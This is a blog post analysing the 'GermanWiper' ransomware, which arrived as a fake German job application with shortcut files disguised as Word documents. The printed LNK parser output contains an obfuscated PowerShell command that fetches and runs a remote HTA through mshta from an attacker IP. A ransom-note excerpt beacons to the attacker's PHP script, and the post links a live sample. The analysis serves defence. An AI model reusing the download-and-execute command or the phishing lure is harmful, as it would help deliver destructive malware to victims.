
TFW Ransomware is only your side hustle...

dissectingmalwa.re/tfw-ransomware-is-only-your-side-hustle.html

Wed 31 July 2019 in Ransomware

and you constantly have to apply for jobs. A partial analysis of the "GermanWiper" Ransomware

Today someone posted about a Ransomware attack on the local chat plaform Jodel (don't judge please, as you know the sketchy corners of the web get you the best samples :D) which instantly peaked my interest. What I got was this email and the two attached files.



Bewerbung auf die Stelle bei der Arbeitsagentur

From: Doris Sammer <doris.sammer@rasendmail.com>
To:
Date: 7/30/19 10:28 AM
Spam Status: Spamassassin
Attachments: Arbeitszeugnisse - Lebenslauf - Doris Sammer.zip Doris Sommer - Bewerbungsfoto.jpg

Sehr geehrte Damen und Herren,

mit großem Interesse bin auf der Internetseite der Arbeitsagentur auf Ihre ausgeschriebene Position aufmerksam geworden. Gerne möchte ich mich Ihnen als qualifizierte Bewerberin vorstellen.

In eine neue Aufgabe bei Ihnen kann ich verschiedene Stärken einbringen. So gehe ich meine Aufgaben sehr zuverlässig, verantwortungsbewusst und präzise an. Mit mir gewinnt Ihr Unternehmen einen Mitarbeiter, der flexibel, motiviert und teamorientiert ist. Außerdem habe ich in früheren Projekten insbesondere ausgeprägte Kommunikationsstärke, hohe Lernbereitschaft und viel Kreativität unter Beweis stellen können.

Konnte ich Sie mit dieser Bewerbung überzeugen? Ich bin für einen Einstieg zum nächstmöglichen Zeitpunkt verfügbar. Einen vertiefenden Eindruck gebe ich Ihnen gerne in einem persönlichen Gespräch. Ich freue mich über Ihre Einladung!

Mit freundlichen Grüßen,


Doris Sammer

Anlagen: Lebenslauf, Arbeitszeugnisse, Bewerbungsfoto

Arbeitszeugnisse - Lebenslauf - Doris Sammer.zip


Doris Sommer - Bewerbungsfoto.jpg

The two attached files *Applicant Name - Lebenslauf Aktuell.doc.lnk* and *Applicant Name - Arbeitszeugnisse Aktuell.doc.lnk* are made to look like Microsoft Office Documents but are actually just Windows File Shortcuts and can easily be parsed with the LNK Parser @ Google Code. The output looks like this:




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser>cd Downloads

C:\Users\IEUser\Downloads>lnk_parser_cmd.exe "Doris Sammer - Arbeitszeugnisse Aktuell.doc.download"
[Filename]:                              Doris Sammer - Arbeitszeugnisse Aktuell.doc.download

[Header]
Date created:                            Unknown
Last accessed:                           Unknown
Last modified:                           Unknown
File size:                               0 bytes
File attributes:                         0x00000000       (None)
Icon index:                              85
ShowWindow value:                        7                (SW_SHOWMINNOACTIVE)
Hot key value:                           0x0000           (None)
Link flags:                              0x000040fd       (HasLinkTargetIDList, HasName, HasRelativePath, HasWorkingDir, HasArguments, HasIconLocation,
IsUnicode, HasExpIcon)

[Link Target ID List]
CLSID:                                   20d04fe0-3aea-1069-a2d8-08002b30309d = My Computer

Drive:                                   C:\

Folder attributes:                       0x00000010       (FILE_ATTRIBUTE_DIRECTORY)
Short directory name:                    windows
Long directory name:                     windows

Folder attributes:                       0x00000010       (FILE_ATTRIBUTE_DIRECTORY)
Short directory name:                    System32
Long directory name:                     System32

Folder attributes:                       0x00000010       (FILE_ATTRIBUTE_DIRECTORY)
Short directory name:                    WindowsPowerShell
Long directory name:                     WindowsPowerShell

Folder attributes:                       0x00000010       (FILE_ATTRIBUTE_DIRECTORY)
Short directory name:                    v1.0
Long directory name:                     v1.0

File size:                               0 bytes
File attributes:                         0x00000000       (None)
8.3 filename:                            powershell.exe
Long filename:                           powershell.exe

[String Data]
Comment (UNICODE):                       dzyOkgSQi
Relative path (UNICODE):                 ..\..\..\..\windows\System32\WindowsPowerShell\v1.0\powershell.exe
Working Directory (UNICODE):             %SYSTEMROOT%\System32\WindowsPowerShell\v1.0
Arguments (UNICODE):                     "$hk=[string][char[]]@(0x68,0x74,0x74,0x70) -replace ' ','';$hk=$hk+'://178.33.106.120/out-1123954163.hta';msh
ta $hk"
Icon location (UNICODE):                 C:\windows\System32\imageres.dll

[Icon Location]
Icon location (ASCII):                   %SystemRoot%\System32\imageres.dll
Icon location (UNICODE):                 %SystemRoot%\System32\imageres.dll

[Known Folder Location]
Known folder GUID:                       1ac14e77-02e7-4e5d-b744-2eb1ae5198b7 = System
First child segment offset:              221 bytes

[Metadata Property Store]
Property set GUID:                       46588ae2-4cbc-4338-bbfc-139326986dce
ID:                                      4
Value:                                   0x001f (VT_LPWSTR)      S-1-5-21-1708874808-2135018884-2645922275-500

[Special Folder Location]
Special folder identifier:               37               (System)
First child segment offset:              221 bytes

Unknown data at end of file.
```

The person who provided me with this data was kind enough to also include the ransom note, which is, unlike most ransomware strains out there in the wild wild cyber west, not a txt File but rather a HTML file. It includes links to bitcoin exchanges, a hardcoded wallet address and asks for 0.15038835 BTC as a ransom. Just like the E-Mail it is written in spotless german but without Umlauts (ä,ö,ü). A cleaned sample can be found here Communication with the attacker's server at *173.33.106.120* (hosted at OVH) is done via a php script at the bottom of the ransom note. Since the server was not reachable at the time of analysis I could not take a closer look at neither the script nor the dropped *.hta* file that is run via the powershell command in the .lnks.



```
in-width: 100%; -ms-text-size-adjust: 100%; -webkit-text-size-adjust: 100%; padding-top: 5px; padding-right: 5px;
 border="0" cellpadding="0" cellspacing="0" class="divider_content" height="30" role="presentation" style="table-layout:
so-table-lspace: 0pt; mso-table-rspace: 0pt; width: 100%; border-top: 0px solid transparent; height: 30px;" valign="top"
t="30" style="word-break: break-word; vertical-align: top; -ms-text-size-adjust: 100%; -webkit-text-size-adjust: 100%;"
le> <!--[if (!mso)&(!IE)]><!--></div> <!--<![endif]--></div></div> <!--[if (mso)|(IE)]></td></tr></table><![endif]--> <!--[if
iv> <!--[if (mso)|(IE)]></td></tr></table><![endif]--></td></tr></tbody></table> <!--[if

.js"></script><script>$( document ).ready(function() {$.get("http://178.33.106.120/c.php?status=start&ext=3rBO5&BRA=MUZ0NDVhVzhiM0hlb0pHZTlObUp6OEgzSHU3TnB3ZEh6WQ==",function(data){});});</script></html>
```

The most worrying thing about this sample is the "encryption" though. Every file touched by *GermanWiper* is overwritten with zeros. A list of file extensions used by the wiper can be found on pastebin. Because of this behaviour the malware was dubbed "GermanWiper" by Michael Gillespie (@Demonslay335). The BleepingComputer Forum post discussing this strain can be found here.




```
00000000: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000100: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000110: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

A not-so-Happy Ending: *Encrypted files will not be recoverable* and if you are a victim please spend your money somewhere else and *not on the ransom*.

Update: A look at the dropped executable

GermanWiper available @ https://malshare.com/sample.php?action=detail&hash=36ccd442755d482900b57188ae3a89a7 *sha256 41364427dee49bf544dcff61a6899b3b7e59852435e4107931e294079a42de7c*


IE9 - Win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
eula
Google Chrome
G7JVH_Ents...
G7JVH_Ents...
G7JVH_Entschluesselungs_Anleit
File | C:/Users/IEUser/Desktop/G7JVH_Entschluesselungs_Anleitung.html
12:11 PM
8/2/2019
Right Ctrl

Alle Ihre Dateien wurden **verschluesselt!**


- **Was ist passiert?**

Alle Ihre Dateien wurden verschluesselt und sind fuer Sie nicht mehr zugaenglich bis wir diese wieder entschluesseln. Alle verschluesselten Dateien wurden mit der Dateiendung **.G7JVH** versehen.

=== IHRE DATEIEN W

OEFFNEN SIE G7JVH_Entschluesselungs_Anleitung.html UM HERAUSZUFINDEN W

As a first step I like to run my samples through "Detect it easy" to get a first look at what to expect. Not a huge discovery, but it interesting none the less that the executable was likely compiled with Visual Studio 2010.



Detect It Easy 2.04

File name: ıware/jodel_crypto_kram/36ccd442755d482900b57188ae3a89a7

Type: PE
Size: 930304


EntryPoint: 0000d047
ImageBase: 00400000
NumberOfSections 0005
SizeOfImage: 000ea000

```
com...   Microsoft Visual C/C++(2010 SP1)[libcmt]   S ?
linker   Microsoft Linker(10.0)[EXE32]              S ?
```

Detect It Easy

100%
110 ms

Let's check the entropy of the sample to see if it is packed. Heavy obfuscation is a rare sight for ransomware, but running your executable through a packer or crypter of some sort might avoid detection through already existing signatures and ransom campaigns often ship more than one version of their executable.



Offset: 0 Size: 930304

Reload

Entropy(bits/byte): 7.52258 94% packed

Save diagram

PE Header("2.69936")
Section0(".text")("6.7691"
Section1(".rdata")("5.736
Section2(".data")("5.0655
Section3(".rsrc")("7.85287
Section4(".reloc")("5.5867


Offset:

Size:

100%


OK

A quick test to see how much effort the attackers have put into it is to try to unpack it with upx, but no such luck in this case:



```
[f0wl@T440p upx-3.95-amd64_linux]$ ./upx -d ~/Malware/Jodel_Ransomware/jodel_crypto_kram/36ccd442755d482900b57188ae3a89a7
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95        Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
upx: /home/f0wl/Malware/Jodel_Ransomware/jodel_crypto_kram/36ccd442755d482900b57188ae3a89a7: NotPackedException: not packed by UPX

Unpacked 0 files.
[f0wl@T440p upx-3.95-amd64_linux]$ 
```

I'm not quite sure why, but the attackers set an Amazon Logo as a file icon for the malware. Maybe to lure the victim into clicking on it ?

